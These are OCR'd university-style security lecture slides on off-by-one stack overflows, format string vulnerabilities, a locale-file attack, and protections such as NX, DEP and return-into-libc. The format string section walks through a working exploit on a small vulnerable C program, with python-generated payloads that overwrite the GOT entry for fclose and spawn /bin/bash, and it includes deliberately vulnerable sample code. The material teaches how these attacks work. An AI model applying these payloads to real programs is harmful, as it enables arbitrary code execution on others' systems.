
pc

What Happens Next?

- When func() returns, ebp points to &&shellcode - 4
- When main() returns, the return sequence has the following effects
  - %esp takes the value of %ebp (&&shellcode - 4)
  - pop %ebp increases %esp's value by 4 (&&shellcode)
  - Upon return (ret), the pc is set to the value at the address of the stack pointer (esp=&&shellcode)
  - The attacker's shellcode is executed


main() Epilogue

```
 ...
mov %ebp, %esp
pop %ebp
ret
```




main() Epilogue

```
mov %ebp, %esp
pop %ebp
ret
```




main() Epilogue

```
mov %ebp, %esp
pop %ebp
ret
```




main() Epilogue

```
mov %ebp, %esp
pop %ebp
ret
```



main() Epilogue

```
mov %ebp, %esp
pop %ebp
ret
```



argc

argv

saved_eip

saved_ebp

&shellcode

shellcode

○
○
○

nop

int i

free

main()

func()

esp

ebp

pc

Lessons Learned

- Loops must be thoroughly checked
- User-supplied input should not lead to arbitrary loop iterations
- Off-by-one vulnerabilities can cause crashes and also the execution of arbitrary code

What is Overwritten: Format String Vulnerabilities

- Whenever a `*printf(... char *fmt...)` function is used with user-supplied input it is possible to read/write values in the process memory by providing a carefully crafted format string
  - `printf("Hello %s!\n", name);` is OK
  - `printf(buf);` is not! buf will be interpreted as a format string
    - What if buf="%d %d"?
  - If parameters are missing, values from the stack are used instead

printf()'s Lesser Known Facts

- It is possible to reference the ith element on the argument list using the notation %i$p
  - Note: This does not cause an argument to be popped from the stack
- It is possible to specify the amount of characters being printed using the notation %kp
- When %n is found, the number of output characters processed is stored at the address passed as the next argument
  - `printf("Hello%n", &len);` puts the value 5 in the variable len

A Simple Vulnerable Program

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char const *argv[])
{
    FILE* f;
    f = fopen("/tmp/log", "a+");
    add_log(f);
    fclose(f);
    return 0;
}
```

```
int add_log(FILE* f) {
    char line[65536];
    int i = 0, res;
    while (1) {
        res = read(0, &line[i], 1);
        if (res == 0) exit(1);
        i++;
        if (i == 65536) exit(1);
        if (line[i - 1] == '\n') {
            line[i] = '\0';
            break;
        }
    }
    fprintf(f, line);
    return 0;
}
```

Sample Executions

```
$ gcc -m32 format_string.c -o format-simple
$ echo "test line" | ./format-simple; tail -1 /tmp/log
$ test line
$ echo "test line %x %x" | ./format-simple; tail -1 /tmp/log
$ test line 1 0
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%p" * 8'` | ./format-simple; tail -1 /tmp/log
AAAABBBBCCCCDDDD0x10x414141410x424242420x434343430x44444440x702570250x702570250x70257025
```

Format String Exploitation

- Using %n, we can write to any memory address
- The GOT has the addresses of dynamically linked functions

```
$ readelf --relocs ./format-simple
Relocation section '.rel.dyn' at offset 0x2ec contains 1 entries:
Offset     Info    Type            Sym.Value  Sym. Name
080497bc  00000106 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2f4 contains 7 entries:
Offset     Info    Type            Sym.Value  Sym. Name
080497cc  00000107 R_386_JUMP_SLOT   00000000   __gmon_start__
080497d0  00000207 R_386_JUMP_SLOT   00000000   __libc_start_main
080497d4  00000307 R_386_JUMP_SLOT   00000000   read
080497d8  00000407 R_386_JUMP_SLOT   00000000   fclose
080497dc  00000507 R_386_JUMP_SLOT   00000000   fopen
080497e0  00000607 R_386_JUMP_SLOT   00000000   fprintf
080497e4  00000707 R_386_JUMP_SLOT   00000000   exit
```

GOT

```
call   804839c <fclose@plt>

0804839c <fclose@plt>:

804839c:       jmp    *0x80497d8
80483a2:       push   $0x18
80483a7:       jmp    804835c <_init+0x30>

080497d8  00000407 R_386_JUMP_SLOT   00000000   fclose
```

Format String Exploitation

- So, by writing into `080497d8` we control what happens after calling fclose

```
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%p" * 8'`
| ./format-simple; tail -1 /tmp/log
```

```
AAAABBBBCCCCDDDD0x10x414141410x424242420x434343430x444444
440x702570250x702570250x70257025
```

```
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%2\$p"'` |
./format-simple; tail -1 /tmp/log
```

```
AAAABBBBCCCCDDDD0x41414141
```

```
$ echo `python -c 'print "\xd8\x97\x04\x08BBBBCCCCDDDD" +
"%2\$x"'` | ./format-simple; tail -1 /tmp/log
```

```
��BBBBCCCCDDDD80497d8
```

```
$ echo `python -c 'print "\xd8\x97\x04\x08BBBBCCCCDDDD" +
"%2\$n"'` | ./format-simple; tail -1 /tmp/log
```

Format String Exploitation

```
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%2\$n"'`
> test
$ gdb ./format-simple
(gdb) r < test
Program received signal SIGSEGV,
Segmentation fault.
0x00000010 in ?? ()
(gdb) info registers
...
eip               0x10
...
```

Format String Exploitation

- How to control the value to write?
  - To the man page!
  - "The field width"
- `printf("%200x", 0)` will pad the 0 with 200 space characters
- This allows us to control the number of characters that are output!
- What is the number that we want to write?
  - &of our shellcode, say at 0xffffcaf5
  - Which is 4,294,953,717 (4.2 GB)

Format String Exploitation

- Instead of writing 0xffffcaf5 all in one go, let's write 0xff 0xff 0xca 0xf5 separately
  - To the man page!
  - %hhn will act as a "signed char" and only write one byte
- We've already output 16 (0x10) bytes, so to get to 0xff we need (0xff – 0x10 = 0xef = 239)

Format String Exploitation

```
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%239x%2\$hhn"'` >
test
gdb...  run…
Program received signal SIGILL, Illegal instruction.
0x080483ff in _start ()
$ echo `python -c 'print
"\xdb\x97\x04\x08BBBBCCCCDDDD" + "%239x%2\$hhn"'` >
test
Program received signal SIGSEGV, Segmentation fault.
0xff0483a2 in ?? ()
$ echo `python -c 'print
"\xdb\x97\x04\x08\xda\x97\x04\x08CCCCDDDD" +
"%239x%2\$hhn%3\$hhn"'` > test
Program received signal SIGSEGV, Segmentation fault.
0xffffba4b in ?? ()
```

Format String Exploitation

- At `0xffffba4b, want` 0xffffcaf5
  - Need to change output from 0xff to 0xca for next byte
    - Wraparound
  - Need to write out 1 + 0xca = 203

```
$ echo `python -c 'print
"\xdb\x97\x04\x08\xda\x97\x04\x08\xd9\x97\
x04\x08DDDD" +
"%239x%2\$hhn%3\$hhn%203x%4\$hhn"'` > test
process 52731 is executing new program:
/bin/bash
```

The locale attack

- The localization system contains a database to translate error messages, formats, etc. in a language other than English
  - E.g.: /usr/lib/locale/it_IT/LC_MESSAGES
- It is possible to specify the language in the language variable (e.g., LANGUAGE=it_IT)
- When an error is found the language database is searched for the right message
- In a vulnerable implementation, it was possible to specify a user-provided language file LANGUAGE=it_IT/../../../../../../tmp

LC_MESSAGE/libc.po

```
msgid "%s: invalid option -- %c\n"
msgstr”%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%63222c%hn%50561c%hn\n"
```

Lessons Learned

- Whenever an attacker can control the format string of a function such as *printf() and syslog(), there is the potential for a format string vulnerability
  - fprintf(f, buf) BAD
  - fprintf(f, “%s”, name_str) GOOD
  - printf(buf, var_i, var_j) still BAD
- Format string attacks are made possible by the lack of parameter validation

Memory Corruption Protections

- Prevention
  - Write decent programs! (impossible)
  - Use a language that performs boundary checking and does not allow pointer arithmetic (e.g., Java or Python)
  - Perform analysis of the program before execution (static analysis)
  - Make exploitation harder
- Detection
  - Perform checks on the program during execution (dynamic analysis)
  - System call analysis (e.g., sequence analysis)
  - Detect “write and execute” action sequences
  - Integrity checking (e.g., return address integrity checks)

Making Exploitation Harder

- Continuous arms race: we will follow a semi-historical approach
- Step 1: Non-executable stack

Linux Stack Protection

- In order to avoid execution of code on the stack, Linux leverages the NX bit
  - Requires that the kernel uses the Physical Address Extension mode
- The NX bit marks a memory area as Non-eXecutable

DEP and W^X

- Data Execution Prevention (DEP) is Microsoft’s implementation of the NX mechanism
  - It supports the NX bit in hardware if present, or it emulates the mechanism if missing
- W^X (W xor X) is a security feature of OpenBDS
  - Forces pages to be either executable or writable but not both

Problem with Non-Executable Memory

- The idea behind the NX bit (W^X/DEP) is to never have memory that is both writable and executable at the same time
- Certain applications, like JIT-ing interpreters, might require this feature

Return-into-libc Exploit

- If the stack is protected from execution, the overflow can be used to set a fake call frame that will be invoked when ret is executed by the currently executing function
- Any function that is currently linked can be executed
  - Often system() is used
  - strcpy() can be used to copy shellcode into executable areas
- The attacker needs to be able to locate the address of the system() function in memory
  - Debugger, /proc/maps

```c
#include <string.h>

int main(int argc, char** argv)
{
  char foo [50];
  strcpy(foo, argv[1]);
  return 10;
}
```

